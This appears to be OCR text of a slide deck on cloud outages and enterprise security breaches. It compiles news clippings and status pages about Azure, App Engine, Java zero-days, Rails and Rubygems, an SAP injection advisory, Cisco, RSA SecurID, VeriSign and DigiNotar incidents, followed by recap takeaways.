
The company reported worldwide problems with Storage, with every sub-region reporting service degradation.

It looks like Microsoft made the basic error of letting its HTTPS certificate for Azure Storage expire, according to a post on the MSDN forum.

The fault appears to be affecting both blob and table storage.

Users of the Microsoft forums reacted with fury at the apparent schoolboy error.


https://www.windowsazure.com/en-us/support/service-dashboard/
Current Status
Storage is currently experiencing a worldwide outage impacting HTTPS operations (SSL traffic) due to an expired certificate. HTTP traffic is not impacted. We are validating the recovery options before implementing them. Further updates will be published to keep you apprised of the situation. We apologize for any inconvenience this causes our customers. Status of affected services will be updated in the table below.
The table below shows the health status of the Windows Azure Platform. If you want to receive notifications about incidents affecting any of the services, you can subscribe to the respective RSS feeds. To view a detailed incident report for a service that is not running as expected, mouse over the status icons for that service.
To view the status history of the services, click the "Show Historical Status" link. The arrows at the top of the table can be used to navigate through the service status history week by week. If you are only interested in viewing a selection of the services, click the "Manage Your Dashboard" link at the bottom of the page.
North Central US and South Central US regions are no longer accepting Compute or Storage deployments for new customers. Existing customers as of June 24th (for North Central US) and May 23rd (for South Central US) are not impacted. All other services remain available for deployment in those two regions. Two new regions, "West US" and "East US", are now available to all customers with the full range of Windows Azure Services, except for the Caching service.
Show Historical Status
All
Americas
Asia-Pacific
Europe
CURRENT STATUS
SERVICE [SUB-REGION]
DESCRIPTION
RSS
Management Portal [Worldwide] Storage Service Degradation
Media Encoding [East US] Storage Service Degradation
Media Encoding [West US] Storage Service Degradation
Storage [East US] Storage Service Degradation
Storage [North Central US] Storage Service Degradation
Storage [South Central US] Storage Service Degradation
Storage [West US] Storage Service Degradation
windowsazure.com [Worldwide] Storage Service Degradation



Show Historical Status

All | Americas | Asia-Pacific | Europe

CURRENT STATUS	SERVICE [SUB-REGION]	DESCRIPTION	RSS
✕	Access Control 2.0 [East Asia]	Storage Service Degradation	
✕	Access Control 2.0 [East US]	Storage Service Degradation	
✕	Access Control 2.0 [North Central US]	Storage Service Degradation	
✕	Access Control 2.0 [North Europe]	Storage Service Degradation	
✕	Access Control 2.0 [South Central US]	Storage Service Degradation	
✕	Access Control 2.0 [Southeast Asia]	Storage Service Degradation	
✕	Access Control 2.0 [West Europe]	Storage Service Degradation	
✕	Access Control 2.0 [West US]	Storage Service Degradation	
✕	Service Bus [East Asia]	Storage Service Degradation	
✕	Service Bus [East US]	Storage Service Degradation	
✕	Service Bus [North Central US]	Storage Service Degradation	
✕	Service Bus [North Europe]	Storage Service Degradation	
✕	Service Bus [South Central US]	Storage Service Degradation	
✕	Service Bus [Southeast Asia]	Storage Service Degradation	
✕	Service Bus [West Europe]	Storage Service Degradation	
✕	Service Bus [West US]	Storage Service Degradation	
✕	Storage [East Asia]	Storage Service Degradation	
✕	Storage [East US]	Storage Service Degradation	
✕	Storage [North Central US]	Storage Service Degradation	
✕	Storage [North Europe]	Storage Service Degradation	

Google's Cloud Goes Down Affecting Lots Of Websites

Julie Bort | 36 minutes ago | 363 | 1

Recommend 6 Share 3 Tweet 55 +1 0 Email More

Twitter complaints are flying today over an outage of Google App Engine which has brought down several popular services.

Google App Engine is an operation similar to Amazon Web Services. It hosts other companies' software on Google's servers.

Hootsuite, a social-marketing company, tweeted earlier today, "Apps affected by the #GAE #outage include: Instagram, SlideShare, Sina Weibo, Orkut—we'll continue to monitor and update."

The outage didn't knocked all of these services completely off the 'net. But it did affect various parts of their apps and websites.

Google acknowledged the outage on its support site, saying.

> "At approximately 7:30 am Pacific time this morning, Google began experiencing slow performance and dropped connections from one of the components of App Engine. The symptoms that service users would experience include slow response and an inability


GOOG	Oct 26 01:59PM	
674.71	Change -3.05	% Change -0.45%

See Also

Amazon's Cloud Goes Down, Taking Out Reddit, Airbnb, Netflix, Flipboard

Whistleblower Explains One Way Cloud Companies Can Cook Their Books

NetSuite CEO: Here's How We Kept Larry Ellison Off Our Turf



Google app engine

Help | Admin Console

System Status

App Engine is currently experiencing serving issues – Python, Java, Go
Oct 26 2012, 07:30 AM - Oct 26 2012, 11:59 PM
posted by alevi

App Engine is currently experiencing serving issues. The team is actively working on restoring the service to full strength. Please follow this thread for updates:

https://groups.google.com/forum/?fromgroups=#!topic/google-appengine-downtime-notify/SMd2pDJsCPo

Current Availability
55.90%

Uptime (last 7 days)

HR Read latency (today)

HR Write latency (today)

	10/19/12	10/20/12	10/21/12	10/22/12	10/23/12	10/24/12	Yesterday	Today	Now
Serving									
Python	✓	✓	✓	✓	✓	✓	✓	⚠	Anomaly
Java	✓	✓	✓	✓	✓	✓	✓	⚠	Anomaly
Go	✓	✓	✓	✓	✓	✓	✓	⚠	Anomaly
APIs									
Datastore	✓	✓	✓	✓	✓	✓	✓	✓	Normal
HR Datastore	✓	✓	✓	✓	✓	✓	✓	✓	Normal
Images	✓	✓	✓	✓	✓	✓	✓	?	Normal
Mail	✓	✓	✓	✓	✓	✓	✓	✓	Normal
Memcache	✓	✓	✓	✓	✓	✓	✓	?	Normal
Taskqueue	✓	✓	✓	✓	✓	✓	✓	?	Elevated
Urlfetch	✓	✓	✓	✓	✓	✓	✓	?	Normal
Users	✓	✓	✓	✓	✓	✓	✓	✓	Normal

The following symbols signify the most severe issue (if any) encountered during that day. Click a symbol in the table above to view a day's performance graphs.

✓ No significant issues Scheduled maintenance ? Investigating ⚠ Service disruption ? Unknown


code.google.com/status/appengine

Google

502. That's an error.

The server encountered a temporary error and could not complete your request.

Please try again in 30 seconds. That's all we know.



Recap: What do we know?

- *Infrastructure components fail, sometimes catastrophically*
- *Securing public-facing systems is hard*
- *Breaches happen*
- *Vendor transparency, post-mortems, and RCA varies dramatically*

> *"An SLA is not a hedge against the business impact of an outage: it is a refund policy."*
>
> *– Benjamin Black*

Recap: What do we know?

Key take aways:

- *Beware the false equivalence fallacy of "vendor selection"*
- *Interpret media coverage of cloud outages skeptically, with healthy attention to the details*
- *Delivering business-critical IaaS "at scale" requires world-caliber teams (engineering, security, DevOps, support)*

How are we doing in “the Enterprise” with security & privacy?

Another journey in pictures.


Java
ORACLE
SECURITY
security, java
BUSINESS READY
Oracle releases emergency fix for Java zero-day exploit
Lucian Constantin, IDG News Service
Mar 4, 2013 4:25 PM
Oracle released emergency patches for Java on Monday to address two critical vulnerabilities, one of which is actively being exploited by hackers in targeted attacks.
The vulnerabilities, identified as CVE-2013-1493 and CVE-2013-0809, are located in the


Mikko Hypponen ✗
@mikko
Follow
Attackers started using the latest exploit against Java on Sunday and are still doing it right now. f-secure.com/weblog/archive... #CVE20132423
Reply
Retweet
Favorited
More
44
RETWEETS
12
FAVORITES
11:07 AM - 23 Apr 13


Java 0day countdown
java-0day.com
02
Days since last known Java 0-day exploit
Previous high score: 46
General info
Java-related CVEs:
web.nvd.nist.gov
No glove, no love:
How to be safe?
navigator.javaEnabled() == true
Latest patch:
Java 7u21 / 6u45
Latest 0-day(s) info
Is it still a threat? istherejava0day.com
a.k.a. "is the latest patch useless yet?"
Fulldisclosure
http://seclists.org/fulldisclosure/2013/Apr/194
(SE-2012-01 issue #61)
Achievements
~~Close call: reach 1 week~~
~~Not 2day: reach 2 digits~~
~~Finger binary is not enough: reach 31 days~~
~~Deep Thought: reach 42 days~~
D3aL w17H 17: reach 1337 hours
java.lang.ArrayIndexOutOfBoundsException: reach 3 digits

InformationWeek
THE BUSINESS VALUE OF TECHNOLOGY

Critical Ruby On Rails Issue Threatens 240,000 Websites

Bug allows attackers to execute arbitrary code on any version of Ruby published in the last six years.

By Mathew J. Schwartz, InformationWeek
January 09, 2013
URL: http://www.informationweek.com/security/vulnerabilities/critical-ruby-on-rails-issue-threatens-2/240145891

All versions of the open source Ruby on Rails Web application framework released in the past six years have a critical vulnerability that an attacker could exploit to execute arbitrary code, steal information from databases and crash servers. As a result, all Ruby users should immediately upgrade to a newly released, patched version of the software.

That warning was sounded Tuesday in a Google Groups post made by Aaron Patterson, a key Ruby programmer. "Due to the critical nature of this vulnerability, and the fact that portions of it have been disclosed publicly, all users running an affected release should either upgrade or use one of the work arounds immediately," he wrote. The patched versions of Ruby on Rails (RoR) are 3.2.11, 3.1.10, 3.0.19 and 2.3.15.

As a result, more than 240,000 websites that use Ruby on Rails Web applications are at risk of being exploited by attackers. High-profile websites that employ the software include Basecamp, Github, Hulu, Pitchfork, Scribd and Twitter.

[A successful crimeware toolkit author is going on a shopping spree. See Blackhole Botnet Creator Buys Up Zero Day Exploits.]

heroku status

current status and incident report

Ruby deploys temporarily disabled

Development 2h+

Update

Rubygems.org was hacked due to an YAML parsing vulnerability. At least one malicious gem was uploaded which potentially had access to sensitive data, including credentials necessary to tamper with gems.

Currently the rubygems.org team is verifiying all gems since it's unknown which have been tampered with. This will be an incremental process whereby they will start with the latest versions of all gems, then all versions of the most popular 100 gems, then the next 1000, and finally all of them.

We have disabled deploys of ruby applications until we gain confidence that no gems have been compromised. Users wishing to work around this can deploy at their own risk by setting a custom `BUILDPACK_URL` as shown in the instructions on GitHub. However, we strongly discourage its use until we have determined the authenticity of all gems.

Posted about 2 hours ago, Jan 30, 2013 19:16 UTC

Issue

Security Notice

Rubygems.org has been affected by a recent YAML parsing vulnerability. Ruby deploys have been temporarily disabled to protect our users from malicious gems. We will have more information available shortly, including a workaround for those who wish to deploy anyway.

Thus far, there is nothing to suggest that any widely used gems have been altered.

We're working to audit Rubygems changes and will have updates throughout the day.

Posted about 2 hours ago, Jan 30, 2013 18:50 UTC

← Current Status

[ESNC-2013-004] Remote ABAP Code Injection in OpenText/IXOS ECM for SAP NetWeaver

Please refer to http://www.esnc.de for the original security advisory, updates and additional information.


---

1. Business Impact

This vulnerability allows injection of ABAP code to the remote SAP system. In SAP security, this is the equivalent of getting an ultra-reliable ring 0 exploit which works through the network and never crashes.

By exploiting this vulnerability an attacker can e.g. inject code which saves the passwords of all connecting SAP GUI users in a remote file, steal or change sensitive data such as HR salary information, execute bank transactions and transfer money, or simply plant an SAP backdoor for accessing the system later. The attacker can also manipulate or corrupt ABAP programs shipped by SAP and make the system inoperable.

Risk Level: High



---

2. Advisory Information

-- ESNC Security Advisory ID: ESNC-2013-004
-- CVE ID: CVE-2013-3243
-- Original security advisory: http://www.esnc.de/sap-security-audit-and-scan-services/security-advisories/57-esnc-2013-004-remote-abap-code-injection-in-opentext-ixos-ecm-suite-for-sap-netweaver
-- Reporting Date: 15.09.2012
-- Vendor Patch Date: 16.11.2012
-- Public Advisory Date: 24.04.2013
-- Researcher: Ertunga Arsal

---

3. Vulnerability Information

-- Vendor: OpenText/IXOS
-- Affected Components: ECM Suite - Doculink
-- Affected Versions: Please consult the vendor
-- Vulnerability Class: Remote ABAP Injection
-- CVSS v2 score: 8.5 (AV:N/AC:M/AU:S/C:C/I:C/A:C)
-- Remotely Exploitable: Yes
-- Authentication Required: Yes
-- Additional Notes: Since we have seen this component at every customer we visited to date, we believe this security issue affects many enterprises running SAP. An exploit for this vulnerability is available in ESNC Penetration Testing Suite.

But I'm safe because I have…

- Two-factor authentication (e.g. keyfobs)
- VPNs
- Firewalls
- Routers
- Certificates
- "Enterprise-grade" smartphones
- Intrusion Detection Systems

Cisco Patches Vulnerabilities in VPN Client, Security Appliances

By Lucian Constantin, IDG News Service Jun 21, 2012 10:10 AM

Networking equipment vendor Cisco Systems released multiple security updates on Wednesday to address vulnerabilities in its AnyConnect Secure Mobility Client, ASA 5500 Series Adaptive Security Appliances, Cisco Catalyst 6500 Series ASA Services Module and Cisco Application Control Engine (ACE) software.

The newly released versions of Cisco AnyConnect Secure Mobility Client -- Cisco's VPN and remote access product for businesses -- address four vulnerabilities located in the software's Web-based downloader components.

AnyConnect Secure Mobility Client updates can be distributed in several ways, one of which involves accessing a website that loads special ActiveX or Java-based downloader components. This is known as a WebLaunch-initiated deployment.

"During a malicious attack, any website that hosted a copy of the vulnerable component could masquerade as a trustworthy site and attempt to convince the user to instantiate the vulnerable component," Cisco explained in a security advisory published on Wednesday.

Two of the vulnerabilities could allow an attacker to execute malicious code on a user's system, while the other two could allow an attacker to downgrade the client to an older version.

Apr
2
2012

March 2012: twelve Cisco vulnerabilities

An article by Fabio Semperboni SECURITY ADVISORY

Share 5 Like 9 +1 0 Tweet 7

The Cisco Product Security Incident Response Team (PSIRT) has published twelve important vulnerability advisories:

- Cisco IOS Software Reverse SSH Denial of Service Vulnerability
- Cisco IOS Software RSVP Denial of Service Vulnerability
- Vulnerabilities in Cisco IOS Software Traffic Optimization Features
- Cisco IOS Software Multicast Source Discovery Protocol Vulnerability
- Cisco IOS Software Network Address Translation Vulnerability
- Cisco IOS Internet Key Exchange Vulnerability
- Cisco IOS Software Smart Install Denial of Service Vulnerability
- Cisco IOS Software Command Authorization Bypass
- Cisco IOS Software Zone-Based Firewall Vulnerabilities
- Multiple Vulnerabilities in Cisco ASA 5500 Series Adaptive Security Appliances and Cisco Catalyst 6500 Series ASA Services Module
- Cisco Firewall Services Module Crafted Protocol Independent Multicast Message Denial of Service Vulnerability
- Cisco ASA 5500 Series Adaptive Security Appliance Clientless VPN ActiveX Control Remote Code Execution Vulnerability

Cisco IOS Software Reverse SSH Denial of Service Vulnerability

The Secure Shell (SSH) server implementation in Cisco IOS Software and Cisco IOS XE Software contains a denial of service (DoS) vulnerability in the SSH version 2 (SSHv2) feature. An unauthenticated, remote attacker could exploit this vulnerability

Hack turns the Cisco phone on your desk into a remote bugging device

No fix yet for attack that allows eavesdropping on private conversations.

by **Dan Goodin** - Jan 10 2013, 9:05am EST

PRIVACY 25

RISK ASSESSMENT / SECURITY & HACKTIVISM

RSA says hack won't allow "direct attack" on SecurID tokens

RSA has announced that it was the victim of a hacking operation. Information …

by **Peter Bright** - Mar 19 2011, 4:57pm EDT

50

Security firm RSA has been the victim of an "extremely sophisticated" attack that has resulted in exfiltration of certain private information, announced Executive Chairman Art Coviello in an open letter published yesterday. The company also filed a note with the SEC, warning of possible risks due to the attack. Since 2006, RSA has been part of EMC.

Some of the information taken relates to the company's SecurID security token hardware and its smartphone-based software equivalent. SecurID tokens are used in two-factor authentication systems; to authenticate, users use both a password and a number generated by the SecurID token.


ars technica
MAIN MENU
MY STORIES: 25
FORUMS
SUBSCRIBE
VIDEO
RISK ASSESSMENT / SECURITY & HACKTIVISM
RSA finally comes clean: SecurID is compromised
RSA Security will replace almost every one of the 40 million SecurID tokens …
by Peter Bright - June 6 2011, 10:49pm EDT
122
RSA Security will replace virtually every one of the 40 million SecurID tokens currently in use as a result of the hacking attack the company disclosed back in March. The EMC subsidiary issued a letter to customers acknowledging that SecurID failed to protect defense contractor Lockheed Martin, which last month reported a hack attempt.
SecurID tokens are used in two-factor authentication systems. Each user account is linked to a token, and each token generates a pseudo-random number that changes periodically, typically every 30 or 60 seconds. To log in, the user enters a username, password, and the number shown on their token. The authentication server knows what number a particular token should be showing, and so uses this number to prove that the user is in possession of their token.

VeriSign admits it was hacked in 2010 but managers not told

Buries disturbing news in SEC filing

By John E Dunn | Techworld | Published: 18:48, 02 February 2012

+1 9 Like 5 Tweet 10

Internet giant VeriSign suffered a series of data breaches in 2010 and even now senior executives are not sure exactly what was compromised, the company has admitted in a filing made to the Securities and Exchange Commission (SEC).

News of the previously unmentioned breaches has been uncovered by Reuters from 2,000 pages of documents filed on the subject of security as part of a regulatory disclosure last October.

From the few details mentioned in the Reuters report, it appears that staff became aware of the breaches but did not tell their bosses until September 2011, only weeks before the SEC itself was informed by the company.

Key Internet operator VeriSign hit by hackers

Recommend 386 people recommend this. Sign Up to see what your friends recommend.

By Joseph Menn

SAN FRANCISCO | Thu Feb 2, 2012 7:36am EST

(Reuters) - VeriSign Inc, the company in charge of delivering people safely to more than half the world's websites, has been hacked repeatedly by outsiders who stole undisclosed information from the leading Internet infrastructure company.

The previously unreported breaches occurred in 2010 at the Reston, Virginia-based company, which is ultimately responsible for the integrity of Web addresses ending in .com, .net and .gov.

VeriSign said its executives "do not believe these attacks breached the servers that support our Domain Name System network," which ensures people land at the right numeric Internet Protocol address when they type in a name such as Google.com, but it did not rule anything out.

VeriSign's domain-name system processes as many as 50 billion queries daily. Pilfered information from it could let hackers direct people to faked sites and intercept email from federal employees or corporate executives,

Related News

Insight: How Allen Stanford kept the SEC at bay
Thu, Jan 26 2012

Symantec tells customers to disable pcAnywhere software
Wed, Jan 25 2012

Fake memo but real code? India-U.S.

SSL Certificates: What's Left to Trust?

Scott M. Fulton · August 31st, 2011

Tuesday morning, Chicago-based authentication services provider Vasco Data Security announced its DigiNotar subsidiary, which issues certificates for SSL used to secure financial and other discrete transactions online, detected a security breach that forced it to issue improper certificates. One of those certificates, it admitted, was for Google.com.

It would be a shocking occurrence if it weren't so common. A root certificate authority (CA) is, by definition, the starting point for all trust in the Web transaction system. It self-signs its own certificate as a way of validating its own validity. Thus when DigiNotar's validity isrevoked, as it was yesterday by Mozilla, among others, all the certificates it signs - including the one for itself - lose their authenticity.

BlackBerry maker Research in Motion agrees to hand over its encryption keys to India

4 | 0 | Tweet | Recommend | Submit

Joji Thomas Philip, ET Bureau Aug 2, 2012, 05.57AM IST

